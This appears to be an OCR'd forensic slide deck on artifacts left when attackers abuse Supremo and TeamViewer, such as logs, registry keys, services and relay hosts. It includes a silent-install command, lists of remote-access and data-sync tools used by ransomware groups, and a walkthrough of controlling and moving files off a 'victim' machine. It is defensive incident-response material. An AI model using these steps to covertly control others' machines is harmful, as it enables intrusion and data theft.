    gw876.nanosystems.it: type A, class IN, addr 15.235.175.25
      Name: gw876.nanosystems.it
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 21600 (6 hours)
      Data length: 4
      Address: 15.235.175.25
```

Network

*.nanosystems.it: 443,5938

FW rule for Splashtop; Link




If you want Supremo to work correctly, it is necessary to allow outgoing traffic to TCP port 5938 and to the following FQDNs on port 443:

- license.nanosystems.it
- dispatcher.nanosystems.it
- onlinestatus.nanosystems.it
- banner.nanosystems.it
- console.supremocontrol.com
- ecommerce.nanosystems.it

SupRemo: Artifacts

Feature: Remote Control | **Control the victim machine as if accessing via Remote Desktop**

- ID and password will be generated on victim machine after installed/executed.
- Attacker will use the credential to connect victim machine. **A designated SupRemo account is not necessarily required to connect.**



Tell us your experience with Supremo!
Your opinion is important for us!

接続するリモートデバイスのSupremoパスワードを入力します

```
18:12 supremo.exe executed
18:16 id/pass
18:18 login on client side
18:21 remote login
```

Target monitor screen appears and able to control
***Copy-Paste b/w hosts-client is available**


SupRemo: Artifacts

Feature: Remote Control	Control the victim machine as if accessing via Remote Desktop

Useful Artifacts	Files	Registry	Process/NW	Others


Log File

%ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.Client.log




```
[4.8.3.3554        ] 2022-12-14 22:18:33:290  [TID 12068     ][INFO        ] Starting Supremo [Client]
[4.8.3.3554        ] 2022-12-14 22:19:02:600  [TID 10204     ][INFO        ] "C:\ProgramData\SupremoRemoteDesktop\License.key" file has been created [Client]
[4.8.3.3554        ] 2022-12-14 22:19:02:652  [TID 11920     ][INFO        ] Checking for software update [Client]
[4.8.3.3554        ] 2022-12-14 22:19:02:660  [TID 11920     ][INFO        ] Update Channel set to "Stable" [Client]
[4.8.3.3554        ] 2022-12-14 22:19:04:873  [TID 12068     ][INFO        ] Connecting with ID "165824650" as Host to gw873.nanosystems.it:5938 [Client]
[4.8.3.3554        ] 2022-12-14 22:19:06:533  [TID 12068     ][INFO        ] Connected with ID "165824650" as Host to gw873.nanosystems.it:5938 [Client]
[4.8.3.3554        ] 2022-12-14 22:20:36:042  [TID 6372      ][INFO        ] Checking for software update [Client]
[4.8.3.3554        ] 2022-12-14 22:28:08:557  [TID 12068     ][INFO        ] Supremo Closed [Client]
```

%ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.Incoming.log



```
[4.8.3.3554       ] 2022-12-14 22:20:35:557  [TID 12068    ][INFO         ] W2[redacted]1.example.local (097343628) さんがリモートコントロールセッションを開始しました [Incoming]
[4.8.3.3554       ] 2022-12-14 22:26:02:912  [TID 12068    ][INFO         ] W2[redacted]1.example.local (097343628) さんがリモートコントロールセッションを停止しました [Incoming]
```

%ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.ReportsQueue.log





```
[4.8.3.3554       ] 2022-12-14 22:20:35:590  [TID 12068    ][INFO        ] ADDED TDeviceReport Report: Id: 097343628165824650, Start: 2022/12/14 22:20:35 [ReportsQueue]
[4.8.3.3554       ] 2022-12-14 22:26:02:955  [TID 12068    ][INFO        ] UPDATED ENDTIME and ADDED dev_ report to DEVICE REPORTS QUEUE: Id: 097343628165824650, Start:
2022/12/14 22:20:35, End: 2022/12/14 22:26:02 [ReportsQueue]
```

1. Hostname and port of relay server
2. Hostname of attacker
3. Date/Time of session start and end

SupRemo: Artifacts

Feature: File Manager | Transfer specific files between client(victim) and server(attacker)


リモートデスクトップ
ファイルマネージャー
チャット
コントロール
フルスクリーン
表示
接続解除
[Alt] + [Tab] を送信(A)
[Ctrl] + [Alt] + [Del]を送信(C)
キーストロークとしてクリップボードを送信する(V)
キーボードのマップ(W)
Disable remote input
Synchronize clipboard
Supremoを次のように実行：(U)
リモート再起動(X)
セーフモードでのリモート再起動(Y)
パートナーとサイドを切り替えます(Z)
Lock remote account when session ends


V[redacted]ファイルマネージャー

ローカル

C:\Users\user01\Desktop\test\

アップロード

氏名	種類	サイズ	更新日
fromattackertovictim2.txt	.TXT ファイル	8.89 KB	2022/12/14 18:26:22
fromattackertovictim1.txt	.TXT ファイル	8.89 KB	2022/12/14 18:26:22
fromvictimtoattacker.txt	.TXT ファイル	8.89 KB	2022/12/14 18:26:22

リモート

C:\Users\Administrator\Desktop\


受信トレイフォルダ

氏名	種類	サイズ	更新日
exfiltrated	ファイル フォ...		2022/12/29 17:14:43
fromattackertovictim.txt	.TXT ファイル	1.26 KB	2022/12/23 16:08:31

Useful Artifacts	Files	Registry	Process/NW	Others

%ProgramData%¥SupremoRemoteDesktop¥Log¥Supremo.00.FileTransfer.log

1


```
.8.3.3554      ] 2022-12-14 22:21:22:107  [TID 12068     ][INFO         ] Received File: "{EB7A5F7C-DE10-4C6D-B4D4-B34140688035}\fromattackertovictim1.txt" (8.89 KB) [FileTransfer]
[4.8.3.3554      ] 2022-12-14 22:24:25:252  [TID 12068     ][INFO         ] Sent File: "C:\Users\user01\Desktop\supremo\fromvictimtoattaker.txt" (437.32 KB) [FileTransfer]
[4.8.3.3554      ] 2022-12-14 22:24:49:986  [TID 12068     ][INFO         ] Received File: "C:\Users\user01\Desktop\supremo\fromattackertovictim2.txt" (8.89 KB) [FileTransfer]
```

1. Date/Time of files send/receive

Tools Verification - TeamViewer

TeamViewer

BlackBasta, BlackCat LAPSUS$, Lockbit 3.0, Royal

Relay	Direct
Install	Portable

Target RMM tools

ATERA · AnyDesk · splashtop · TeamViewer · tight VNC

RemoteUtilities® · CONNECTWISE · LogMeIn Be Limitless. · SupRemo · ngrok


Target SYNC tools

RCLONE · MEGA TOOLS Automotive Tools-Equipment · WinSCP Free FTP CLIENT · GoodSync · FreeFileSync · FileZilla

TeamViewer : Artifacts

Execution/Installation | **Client program installation to the victim machine**

- Both exe and msi installer will be obtained from Web console. (An account is not required to use TeamViewer.)
- **Silent installation** is supported.



MODULE	OWNER	LAST UPDATE	UPDATED BY
Full Client		01/12/2023 3:29 PM	

Add client

Download Installer

Command

```
TeamViewer_Setup.exe /S /D=<Install Dir>
```

TeamViewer : Artifacts

Execution/Installation	Client program installation to the victim machine


Useful Artifacts	Files	Registry	Process/NW	Others

Install Path

%ProgramFiles(x86)%¥TeamViewer¥*
%ProgramFiles%¥TeamViewer¥*
%TEMP%¥TeamViewer¥*

Registry

HKLM¥SOFTWARE¥TeamViewer
HKLM¥SOFTWARE¥WOW6432Node¥TeamViewer
HKLM¥SOFTWARE¥WOW6432Node¥TVInstallTemp



KEY_LOCAL_MACHINE¥SOFTWARE¥WOW6432Node¥TeamViewer

名前	種	
Certificate	RE	
CertificateKey	RE	
ClientIC	REG_DWORD	0xc245eaaf (3259361967)
ClientID	REG_DWORD	0x4f15[redacted] (1326[redacted]
Device_Auto_Assigned_To_Account	REG_DWORD	0x00000001 (1)
EnterpriseUIState	REG_BINARY	e2 8a 2c 15 99 35 29 51 ad 77 29 69 eb d1
InstallationDirectory	REG_SZ	C:¥Program Files (x86)¥TeamViewer

1. Client ID(TeamViewer ID) to connect from a remote machine
2. Installation directory
3. Account name of TeamViewer
4. Date the password was last set

	種類	データ
	REG_DWORD	0x00000002 (2)
	REG_MULTI_SZ	3232263680;24;0050569B
OwningManagerAccountName	REG_SZ	TeamViewerAccount
PartnerMachineIdReported	REG_DWORD	0x00000001 (1)
PermanentPassword	REG_BINARY	98 8b 54 0a 87 80 44 3e c
PermanentPasswordDate	REG_SZ	20230106T073152
PK	REG_BINARY	ad 26 ac 2c bf bd 68 3c c


TeamViewer : Artifacts

Execution/Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Log File / Config


%TEMP%¥TeamViewer¥TV15Install.log
%TEMP%¥TeamViewer¥tvinfo.ini



```
2023-01-08-01-41-09  ----------------------------------------
2023-01-08-01-41-09  Installer:     TeamViewer
2023-01-08-01-41-09  Version:       15.37.3 (JMP-91.4)
2023-01-08-01-41-09  Install mode:  Admin
2023-01-08-01-41-09  Account type:  Admin, UAC supported:1, Elevation:2
2023-01-08-01-41-09  Time:          2023-01-08-01-41-09
2023-01-08-01-41-09  OS-Version:    10.0.19045(64-bit) SP:0, Type:1
2023-01-08-01-41-10  OS-Info:       Server:0 Home server:0
2023-01-08-01-41-10  User-SID:      S-1-5-21-2811855535-1686897149-274500168-1001
2023-01-08-01-41-10  Log level:     100 (default)
2023-01-08-01-41-10  ----------------------------------------------------------
2023-01-08-01-41-10
2023-01-08-01-41-11  TVInitRollback                              restore
2023-01-08-01-41-12  Create backup directory:<C:\Users\john\AppData\Local\Temp\TeamVi
2023-01-08-01-41-12  Currently installed version: Major:<>, Display:<>
2023-01-08-01-41-12  Command line parameter:
```

TV15Install.log

Version and User



```
[Installation]
CUSTOM_ID=67637n2
ReadCustomData104=0
MARKETING_ID=
INSTEXE=TeamViewer_Setup.exe
```

tvinfo.ini

Installer file name

TeamViewer : Artifacts


Execution/Installation | **Client program installation to the victim machine**

Useful Artifacts | Files | **Registry** | Process/NW | Others

Service ▶ System.evtx (EventID: 7045)

HKLM¥SYSTEM¥CurrentControlSet¥Services¥TeamViewer

- DisplayName: TeamViewer
- ImagePath: %ProgramFiles%¥TeamViewer¥TeamViewer_Service.exe




```
svchost.exe                6952          8.04 MB   NT AUTHOR
TeamViewer_Service.exe     6336   0.02  18.43 MB   NT AUTHOR
  tv_w32.exe                                        NT AUTHOR
svchost.exe                                          AUTHOR
svchost.exe                                          AUTHOR
svchost.exe                                          AUTHOR
svchost.exe                                          AUTHOR
svchost.exe                                          AUTHOR
svchost.exe               11480          6.22 MB   NT AUTHOR
```

```
"C:¥Program Files (x86)¥TeamViewer¥TeamViewer_Service.exe"
File:
    C:¥Program                      er¥TeamViewer_Service.exe
    TeamViewe
    TeamViewer G      any GmbH
Services:
    TeamViewer (TeamViewer)
Notes:
    Signer: TeamViewer Germany GmbH
    Process is 32-bit (WOW64).
```

Processes persists on victim

Service Name



コンピューター¥HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥TeamViewer

名前	種類	データ
(既定)	REG_SZ	(値の設定なし)
DependOnService	REG_MULTI_SZ	RpcSs Tcpip NDIS AI
Description	REG_SZ	TeamViewer Remote
DisplayName	REG_SZ	TeamViewer
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	80 51 01 00 00 00 00
ImagePath	REG_EXPAND_SZ	"C:¥Program Files¥T
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)


TeamViewer : Artifacts

Execution/Installation Client program installation to the victim machine


Useful Artifacts | Files | Registry | Process/NW | Others

Process

[Install] %ProgramFiles(x86)%¥TeamViewer¥TeamViewer_Service.exe
[Install] %ProgramFiles%¥TeamViewer¥TeamViewer_Service.exe
[Portable] <Dir>¥TeamViewer.exe



Name	Local address	Local ...	Remote address	Re...	Pro...
TeamViewer_Service.exe (5032)	127.0.0.1	5939	127.0.0.1	58309	TCP
TeamViewer_Service.exe (5032)	192.168.110.18	58310	37.252.229.168	5938	TCP




Name	Local address	Local...	Remote address	Rem...	Prot...
TeamViewer.exe (11992)	127.0.0.1	6039			TCP
TeamViewer.exe (11992)	192.168.110.16	51043	37.252.229.168	5938	TCP
TeamViewer.exe (11992)	192.168.110.16	51044	20.189.104.97	443	TCP

Network

*.teamviewer.com: 5938,443,80

FW rule for TeamViewer; Link



```
Domain Name System (response)
  Transaction ID: 0xe959
v Queries
  > router13.teamviewer.com: type A, class IN
v Answers
    router13.teamviewer.com: type CNAME, class IN, cname routerpool13.rlb.tea
  v routerpool13.rlb.teamviewer.com: type A, class IN, addr 37.252.229.168
      Name: routerpool13.rlb.teamviewer.com
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 30 (30 seconds)
      Data length: 4
      Address: 37.252.229.168
```


TeamViewer : Artifacts

Execution/Installation	Client program installation to the victim machine

Useful Artifacts	Files	Registry	Process/NW	Others

Log

%ProgramFiles(x86)%¥TeamViewer¥TeamViewer15_Logfile.log
%ProgramFiles%¥TeamViewer¥TeamViewer15_Logfile.log




```
04:15:07.240 10648      14240 S0   tvrmpatchmanagement::PatchManagementUninstallerWin::Uninstall: U
04:15:07.240 10648      14240 S0   ManagedDeviceController:: ManagmentStatusChanged to unmanaged.
04:15:07.240 10648      14240 S0   CKeepAliveClientClient::StartConnect(): Protocol 8 proxy -- IP router13.teamviewer.com
04:15:07.240 10648      14240 S0   Activating Router carrier
04:15:07.258 15960      11868 G1   ProxySearch: no PAC script detected via WPAD
04:15:07.268 15960      11868 G1   ProxySearch: no PAC script detected via WPAD
04:15:07.268 10648      16624 S0   CTcpConnectionBase[2]::ConnectEndpoint(): Connecting to endpoint 37.252.229.168:5938
04:15:07.268 10648      14240 S0   KeepAliveSessionOutgoing::ConnectSuccessHandler(): KeepAliveConnect to router13.teamviewer.com
04:15:07.268 10648      14240 S0   KeepAliveSessionOutgoing::KeepAliveChannelInitialized(): KeepAliveConnection to router13.teamvi
04:15:07.268 10648      14240 S0!! KeepAliveSession::KeepAliveChannelInitialized(): KeepAlive-Connection initialized with ID 0 (IP
04:15:07.268 10648      14240 S0!  KeepAliveSession::SendCompleteQueue(): SendQueue: 0 (0 Bytes), RemoteSession 2 (ClientID 0), Ti
04:15:07.268 10648      14240 S0   IdentifyRequest: ID = 1373      , IC = -886930929, IsTemporaryID = 0, InitiativeGUID = 15cd5631
```

TeamViewer15_Logfile.log


FQDN and IP address

TeamViewer : Artifacts

Feature: Remote Access | Control the victim machine as if accessing via Remote Desktop



